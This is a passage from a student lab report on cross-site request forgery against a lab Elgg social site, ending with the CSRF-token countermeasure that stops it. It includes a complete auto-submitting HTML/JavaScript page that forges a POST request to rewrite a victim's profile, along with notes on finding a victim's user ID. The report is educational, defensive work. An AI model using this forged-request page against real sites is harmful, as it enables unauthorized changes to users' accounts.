 2.5: Alice's profile before the attack



Screenshot 2.6: Alice visits Bob's profile and clicks on the website link to check it out



Screenshot 2.7: Malicious page loads when Alice clicks the link and it can be seen that the page sends a GET request on loading




Screenshot 2.8: When Alice returns to her profile, she notices that Bobby has become her friend without her knowledge

In this attack, Bobby becomes Alice's friend without Alice's knowledge and intention.

In Bobby's profile, we can see the type of URL sent on clicking "Add Friend" button as shown in Screenshot 2.3. In this URL, we can see that the GUID needs to be embedded so the GUID of Bobby is found. Bobby makes a malicious webpage which sends the HTTP GET request as soon as the page is loaded.

Since Alice visits the malicious page while logged in, the session is maintained and the GUID 43 of Bobby is used to send a HTTP GET request to "Add Friend" Bobby to the current profile(Alice). Hence, loading this malicious page is like indirectly clicking the "Add Friend" button on Alice's profile.

TASK 3: CSRF Attack Using POST Request



```
mal_page.html (/var/www/CSRF/Attacker) - gedit
<!DOCTYPE html>
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>


<!-- JavaScript method-->
<script type="text/javascript">
function forge_post() {
var fields;

fields = "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='description' value='Boby is MY HERO'>";
fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
fields += "<input type='hidden' name='guild' value='42'>";


var p = document.createElement("form");
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
document.body.appendChild(p);
p.submit();
}

/* Run the function automatically when the webpage is loaded */
window.onload = function () { forge_post(); }
</script>
</body>
</html>
```


Screenshot 3.1: Malicious HTML page for forging POST request placed in /var/www/CSRF/Attacker/ directory




Screenshot 3.2: Boby sending a message to Alice with link to malicious page



Screenshot 3.3: Alice receives the link from Bobby



Screenshot 3.4: Alice opens the malicious page



Screenshot 3.5: Attack successful as Alice's profile description changes to "Boby is my Hero"

In Task 1, we observed that in HTTP GET requests, the data is embedded in the URL. But in case of HTTP POST requests, the data has to be embedded in the request body.

Hence, we make a webpage with JavaScript using which we can easily embed the parameters in the request body. The request body has:

1. GUID of Alice
2. Message to be written to Alice's profile description

This can be seen in the HTML code in Screenshot 3.1.

This malicious page is sent as a luring page by Bobby to Alice.

Alice opens the webpage while logging in to her website so the session is maintained and the POST request is sent as the malicious page is loaded.

As the POST message is sent, Alice's profile description is changed without her knowledge. The message becomes whatever Bobby wanted. This states that the CSRF attack is successful.

Questions Asked in Task 3:

Ques 1. The forged HTTP request needs Alice's user id (guid) to work properly. If Bobby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Bobby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Bobby can solve this problem.


Solution. **For conducting CSRF attack, GUID is necessary for forming GET AND POST requests. For finding GUID of Alice, he can search for Alice's profile on the website and open the source code for that page. For websites like Elgg, the GUID can be easily found in the profile page's source code but if not, then some other method has to be figured out. This may include:**

- 1. Sending a message to Alice from Bobby's profile and observing the HTTP request and response.**
- 2. Trying to login with Alice's username and some random password and analysing the HTTP request and response.**

Ques 2. If Bobby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Solution. **Since the malicious page is a static page and already contains the GUID of a particular victim, Bobby cannot perform this attack on anyone visiting the webpage. Also, as the unknown user comes from the profile page to this malicious page, the source code of his profile cannot be extracted in real time. Hence, the target's GUID has to be known prior to the attack in order to create the malicious webpage.**

TASK 4: COUNTERMEASURE FOR ELGG WEBSITE



```
ActionsService.php (/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg) - gedit
/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg
Save

public function getActionTokenTimeout() {
    if (($timeout = _elgg_services()->config->get('action_token_timeout')) === null) {
        // default to 2 hours
        $timeout = 2;
    }
    $hour = 60 * 60;
    return (int)((float)$timeout * $hour);
}

/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
    // return true;

    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }

        $token = get_input('_elgg_token');
        $ts = (int)get_input('_elgg_ts');
        if ($token && $this->validateTokenTimestamp($ts)) {
            // The tokens are present and the time looks valid: this is probably a mismatch due to the
            // login form being on a different domain.
            register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogs'));


            forward('login', 'csrf');
        }

        // let the validator send an appropriate msg
        $this->validateActionToken();
    } else if ($this->validateActionToken()) {
        return true;
    }


    forward(REFERER, 'csrf');
}

/**
```

Screenshot 4.1: Adding countermeasure by commenting “return True” line in the gatekeeper function in the `/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php` file



Screenshot 4.2: Alice opens the malicious page link sent by Bob as in the previous task



Screenshot 4.3: Attack failed

The countermeasure is about matching the token ID. Earlier, the gatekeeper function returned True always. But after commenting that line(as shown in Screenshot 4.1), the token ID is checked. The token ID and timestamp are matched and marked valid or invalid.

In tasks 2 and 3, we did not give token ID in the GET and POST URLs but after using the countermeasure, the validation of token ID is done and only if it's valid, the GET and POST requests are processed.

The attacker Bobby can in no way guess the token ID which is generated randomly by the website. Only the requests going from the Elgg website will contain the token ID and timestamp. All the GET and POST requests sent from other websites without valid token ID are marked invalid. Hence the CSRF attack fails.